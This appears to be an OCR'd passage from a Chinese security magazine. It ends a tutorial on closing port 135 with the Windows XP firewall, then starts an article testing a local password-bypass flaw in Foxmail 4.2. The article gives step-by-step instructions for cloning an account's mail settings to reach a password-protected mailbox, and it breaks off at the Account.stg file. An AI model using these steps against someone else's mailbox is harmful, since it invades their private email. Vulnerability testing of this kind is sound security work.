


图 7




图 8

具体设置如下：执行“控制面板→网络连接→右击‘本地连接’→属性→高级”，出现图7所示窗口。勾选“Internet 连接防火墙”下的复选框，然后单击“设置”，出现图8 所示窗口。

假设关闭135端口，就点图8 中的“添加”，出现图9 所示的窗口。把什么都添好以后，一路“确定”就可以了，防火墙就自动启动了。

启动后本地连接图标会出现一个可爱的小锁头（图10）。




图 9




图 10

以上就是利用系统本身自带防火墙关闭端口的方法。注意：只对 XP 和 Server2003 有效。如果想关闭不需要的所有端口，请参见上面的“通用篇”。

当然，有条件的朋友还可使用第三方防火墙来关闭端口。由于篇幅有限，我就不一一介绍了。

最后强烈建议所有使用 Win2k 或 XP 的用户马上关闭 135 端口，最新的漏洞可利用这个端口攻击服务器，夺取权限！

老狐狸旧创难愈
——Foxmail4.2简体中文版漏洞测试

ypy

Foxmail 是最常用的 E-mail 收发工具之一。在 Foxmail 中可以为不同使用者建立不同的帐户，并且每个帐户可设置自己的口令来保护自己的信箱。

熟悉 Foxmail 的朋友大概都知道，在 Foxmail 4.0 以及以前的一些版本中存在着一个不需要任何工具就可以绕过帐户口令进入邮箱的安全漏洞，这是 Foxmail 几个本地漏洞中危险最大的一个。但据说 Foxmail 4.1 以上版本就修正了这个安全漏洞。

想成为一个黑客的人是不会轻易相信没经过自己实践的结论的，所以今天我就去网上拉了一个 Foxmail 的最新版本 Foxmali4.2 简体中文版来测试一下到底该漏洞还存在不存在。接下来就让我们一起开始吧。

安装好 Foxmail 后，建立一个帐户 ypy，并且给这个帐户设置访问口令，如图 1 所示。




图 1




图 2

点击“访问口令”后弹出口令设置对话框，如图 2 所示。

设置好口令后，重新启动 Foxmail。单击 ypy 帐户名，弹出询问口令对话框，如图 3 所示。

好了，到现在，帐户 ypy 已经受密码保护了，原则上应该没有密码是不能访问帐户 ypy 的信箱了。




图 3

接下来是检验一下可否绕过帐户口令进入邮箱查看邮箱内容，就是不用我刚才为帐户 ypy 设置的密码来访问 ypy 的邮箱。好，那么我们继续。

在“帐户”菜单里面选择新建立一个帐户，如图 4 所示。

帐户名随便取什么都可以，这里就取 pass，如图 5 所示。

我们是想进入帐户 ypy 的邮箱，所以接下来要设置的 POP3 服务器和 SMTP 服务器，也就是 E-mail 设置必须和帐户 ypy 是一样的，如图 6 所示。




图 4




图 5




图 6

帐户 pass 建立完成后，不要设置密码，单击帐户名 pass 就可以看见帐户 pass 的所有信箱，如图 7 所示。




图 7

OK，现在退出Foxmail。打开资源管理器，找到Foxmail的安装文件夹，默认一般是C:\Program Files\Foxmail。打开其下的mail文件夹，里面有两个文件夹名字分别为ypy和pass，也就是两个以帐户名命名的文件夹。打开pass文件夹，里面有个文件Account.stg，如图8所示。

